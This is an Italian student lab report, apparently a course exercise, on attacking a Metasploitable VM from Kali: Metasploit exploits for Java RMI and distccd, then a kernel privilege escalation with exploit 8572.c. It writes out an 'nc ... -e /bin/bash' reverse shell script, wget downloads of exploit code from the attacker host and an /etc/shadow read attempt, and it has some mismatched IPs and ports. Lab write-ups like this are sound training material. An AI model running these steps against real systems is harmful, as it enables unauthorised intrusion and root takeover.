PROGETTO S7

La nostra macchina ***Metasploitable*** presenta un servizio vulnerabile sulla porta ***1099, JAVA RMI***. Si richiede allo studente di sfruttare la vulnerabilità con ***Metasploit*** al fine di ottenere una sessione ***Meterpreter*** sulla macchina remota.

I requisiti dell' esercizio sono:


- La macchina attaccante (***KALI***) deve avere il seguente indirizzo ***IP***: 192.168.77.111
- La macchina vittima (***Metasploitable***) deve avere il seguente indirizzo ***IP***: 192.168.77.112
- Una volta ottenuta una sessione remota ***Meterpreter***, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

  1) Configurazione di rete.

  2) Informazioni sulla tabella di routing della macchina vittima.

SVOLGIMENTO

Dopo aver configurato il laboratorio virtuale il primo passo è quello di andare a modificare l' indirizzo ***IPv4*** della macchina ***KALI***. Per farlo procederemo facendo click destro sul simbolo della rete in alto a destra macchina e cliccando successivamente su ***"edit connection"***, poi in "***IPv4 settings***" si imposterà il "***method***" su "***Manual"*** e si aggiungerà l' ***IP*** desiderato confermando con "***Save",*** in seconda battuta si puo procedere con un check con il comando ***"ip a"*** da terminale. ***Figura 1***






Figura 1, in alto lamodifica dell' IP della macchina Kali, in basso il check da terminale.

Andiamo ora a modificare l' ***IP*** della macchina ***Metasploitable***, in questo caso con il comando:

sudo ifconfig eth0 192.168.77.112

e controlleremo come prima con il comando "***ip a***". ***Figura 2***




Figura 2, modifica dell' IP della macchina Metasploitable e check.

Ci assicuriamo poi mediante "***ping***" che le due macchine siano in grado di comunicare bidirezionalmente tra loro. ***Figura 3***




Figura 3, ping bidirezionale tra le due macchine.

Facciamo quindi una scansione ***"nmap"*** sulla macchina ***Metasploitable*** per controllare nello specifico la porta ***1099***, ***Figura 4,*** come richiesto nell' esercizio:

nmap -sV -p 1099 -T5 192.168.1.112




Figura 4, la scansione nmap evidenzia il servizio Java-rmi in ascolto sulla porta 1099.

Abbiamo ovviamente conferma del fatto che la porta ***1099*** sia aperta e che presenti il servizio vulnerabile ***java-rmi*** in ascolto.

Con il comando ***"msfconsole"*** apriamo ***Metasploit.***

Il passo successivo è cercare il servizio "***java_rmi***" con il comando "***search java_rmi***", per vedere quali sono gli exploit disponibili *e con* "**use 1***" andremo a selezionare* ***"java_rmi_server"***. ***Figura 5***




Figura 5, si imposta l' exploit mediante comando "use 1".

Visualizziamo quindi le impostazioni dell' **exploit** con il comando ***"show options"*** e impostiamo l' host remoto con ***"set rhost 192.168.77.112"*** (***IP*** della macchina target) e come host locale l'***IP*** di ***kali*** con ***"set lhost 192.168.77.111"***. ***Figura 6***




Figura 6, si impostano l' host locale e l' host remoto per eseguire l' attacco.

Si puo procedere con l' attacco mediante il comando ***"exploit"*** e aprire la sessione ***meterpreter*** sull' host remoto **192.168.77.112.** ***Figura 7***




Figura 7, viene aperta la sessione meterpreter sull' host remoto 192.168.77.112.

Andiamo infine, come da richiesta, a visualizzare la configurazione di rete e le tabelle di routing. Nel primo caso ci serviremo del comando "***ifconfig***" nel secondo caso dopo aver aperto la shell utilizzeremo il comando "***route***". ***Figura 8***




Figura 8, nella parte alta la configurazione di rete del target, in basso la tabella di routing.

BONUS PRIVILEGE ESCALATION

Effettuare l'attacco al servizio ***distccd*** (da ***Kali*** contro ***Metasploitable***) e dopo realizzare una ***privilege escalation*** per diventare ***root*** .

Documentare e spiegare accuratamente i passaggi del ***privilege escalation***.

SVOLGIMENTO

Il primo passo è eseguire una scansione ***nmap***, ***Figura 9***, su ***Metasploitable***:

nmap -sV -p- -T5 192.168.77.112

```
└─$ nmap -sV -T5 -p- 192.168.77.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 10:50 CET
Stats: 0:02:10 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 10:52 (0:00:04 remaining)
Nmap scan report for 192.168.77.112
Host is up (0.0023s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
```

Figura 9, in rosso il servizio vulnerabili distccd su Metasploitable.

Con la scansione notiamo il servizio"***distcc***" in ascolto sulla porta ***3632*** apriamo quindi la console ***Metasploit*** con il comando "***msfconsole***" e procediamo con la ricerca dell' ***exploit***, ***"search distccd"*** selezionando con ***"use 0"*** l' unico ***exploit*** disponibile. ***Figura 10***

```
msf6 > search distccd

Matching Modules
================

   #  Name                              Disclosure Date  Rank       Check  Description
   -  ----                              ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec     2002-02-01       excellent  Yes    DistCC Daemon Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) >
```

Figura 10, dopo aver visualizzato gli exploit viene selezionato quello disponibile.

Con il comando ***"show options"*** *visualizziamo la configurazione dell' exploit,* dopo aver impostato l' ***host remoto*** con ***"set rhost 192.168.77.112"*** (Ip del target) l' ***host locale*** con ***"set lhost 192.168.77.111"*** (Ip locale, Kali)***. Figura 11***

```
msf6 exploit(unix/misc/distcc_exec) > set rhost 192.168.77.112
rhost => 192.168.77.112
msf6 exploit(unix/misc/distcc_exec) > set lhost 192.168.77.11
lhost => 192.168.77.11
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port
   RHOSTS   192.168.77.112   yes       The target host(s), see https://docs.metasploit.com/do
                                       it.html
   RPORT    3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.77.11    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Figura 11, si impostano host remoto e host locale e si visualizza la configurazone con il comando "show options".

Mediante il comando ***"show payloads"*** andiamo a visualizzare i payload disponibili e selezioniamo ***"bind_perl"*** con ***"set payload 1"***. *Figura 12*

```
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                    Disclosure Date  Rank    Check  Description
   -   ----                                    ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl              .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6         .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby              .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6         .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash           .                normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   8   payload/cmd/unix/reverse_bash_telnet_ssl .               normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   9   payload/cmd/unix/reverse_openssl        .                normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   10  payload/cmd/unix/reverse_perl           .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
```

Figura 12, viene selezionato il payload "bind_perl".

Si procede poi con l' attacco, ***"exploit",*** e viene aperta la sessione sul target. Con il comando ***"id"*** si puo notare come non si abbiano privilegi di ***root,*** di questo si puo avere conferma con il comando ***"whoami"***. *Figura 13*

```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.77.112:4444
[*] Command shell session 2 opened (192.168.77.111:42325 → 192.168.77.112:4444) at 2025-01-24 11:08:16 +0100

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Figura 13, dopo aver aperto la sessione con il comando id andremo a vedere l' id dell' utente (daemon).

Un ulteriore test è quello di provare a leggere il file di sistema ***/etc/shadow,*** riceveremo infatti un messaggio di "***permesso negato***". *Figura 14*

```
daemon@metasploitable:/$ cat /etc/shadow
cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Figura 14.permesso di lettura sul file shadow negato.

Dobbiamo quindi trovare un modo per ***scalare i privilegi*** e diventare ***"root"***, per farlo nello specifico sfrutteremo un exploit noto del kernel, ***udev_exploit***. Eseguiamo quindi il comando ***"username-a"*** per avere info sull' utente e sulla versione del kernel. ***Figura 15***

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
```

Figura 15, il kernel è versione 2.6.24

Successivamente su ***kali*** con il comando:

searchsploit privilege | grep -i linux | grep -i kernel | grep 2.6

andremo a identificare gli exploit che permettono di eseguire privilege excalation su questo kernel in particolare e ne selezioneremo uno noto, 8572.c. ***Figura 16***

```
Linux Kernel 2.4.4 < 2.4.37.4 / 2.6.0 < 2.  | linux/local/19933.rb
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 /  | linux/local/9545.c
Linux Kernel 2.4.x/2.6.x - 'Bluez' BlueToo  | linux/local/926.c
Linux Kernel 2.4.x/2.6.x - 'uselib()' Loca  | linux/local/895.c
Linux Kernel 2.4.x/2.6.x - BlueTooth Signe  | linux/local/25288.c
Linux Kernel 2.4/2.6 (Fedora 11) - 'sock_s  | linux/local/9598.txt
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fed  | linux/local/9479.c
Linux Kernel 2.4/2.6 (x86-64) - System Cal  | linux_x86-64/local/4460.c
Linux Kernel 2.4/2.6 - 'sock_sendpage()' L  | linux/local/9641.txt
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Ge  | linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.0  | linux/local/8572.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / C  | linux_x86/local/9542.c
Linux Kernel 2.6.0 < 2.6.31 - 'pipe.c' Loc  | linux/local/33321.c
```

Figura 16, si seleziona l' exploit evidenziato su cui è nota una vulnerabilità.

Andando ad aprire il codice sorgente dell' exploit ne potremo vedere una breve descrizione, in particolare il codice dell' exploit in questione mi pemetterà di passare come parametro all' eseguibile il ***PID*** del processo ***udev*** come argomento e l' exploit aprirà una ***shell bash*** stabilendo una connessione come ***root*** sul target. ***Figura 17***

```
Usage:

  Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
  usually is the udevd PID minus 1) as argv[1].

  The exploit will execute /tmp/run as root so throw whatever payload you
  want in there.
```

Figura 17, descrizione.

Sarà ora necessario fare in modo che il codice di questo ***exploit*** sia scaricabile anche sulla macchina ***Metasploitable***, avvieremo quindi su ***kali*** il servizio ***apache2*** :

"service apache2 start"

e creeremo un link per rendere l' exploit scaricabile su ***Metasploitable***. Stabiliremo un collegamento alla cartella ***local*** (nella quale sono contenuti gli exploit tra cui quello scelto):

ln -s /usr/share/exploitdb/platforms/linux/local/ /var/www/html/

questo sarà creato nella cartella ***/var/www/html***. ***Figura 18***

Figura 18, si crea un collegamento della cartella local nella cartella html.

Prepariamo quindi un file eseguibile sul target:

nano /var/www/html/run

e lo editiamo scrivendo all' interno le seguenti stringhe.

#!/bin/bash

nc 192.168.77.111 12345 -e /bin/bash

La prima riga indica che deve essere utilizzata una ***shell bash***, e la seconda che deve essere stabilita una connessione all' ***IP*** 192.168.77.111(***IP KALI***) alla porta ***12345*** aprendo una ***shell bash***.

Tornando quindi alla sessione aperta mediante comando "***wget***" potremo scaricare l' ***exploit*** e il file ***"run"*** appena creato nella cartella "***tmp***".

***wget* http://192.168.77.111/run**

wget http://192.168.77.111/local/8572.c

Figura 19




Figura 19, dalla sessione aperta si scaricano i due file su metasploitable.

Andiamo quindi a compilare il file ***8572.c*** come segue:

gcc 8572.c -o exploit

dove ***"exploit"*** è il nome del file in output.

Con il comando:

cat/proc/net/netlink

visualizzermo il ***pid*** del processo ***udev*** che si connetterà con il socket, nel caso specifico è il ***Pid*:*2354***. ***Figura 20***

```
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
de313800 0   0      00000000 0        0        00000000 2
dd1dba00 4   0      00000000 0        0        00000000 2
dd654000 7   0      00000000 0        0        00000000 2
ddc14c00 9   0      00000000 0        0        00000000 2
ddc09c00 10  0      00000000 0        0        00000000 2
de313c00 15  0      00000000 0        0        00000000 2
dd063000 15  2354   00000001 0        0        00000000 2
de391800 16  0      00000000 0        0        00000000 2
dd0c1a00 18  0      00000000 0        0        00000000 2
```

Figura 20, in rosso è evidenziato il processo di interesse.

Torniamo nel terminale ***Kali*** e scriviamo:

nc -lvp 1245

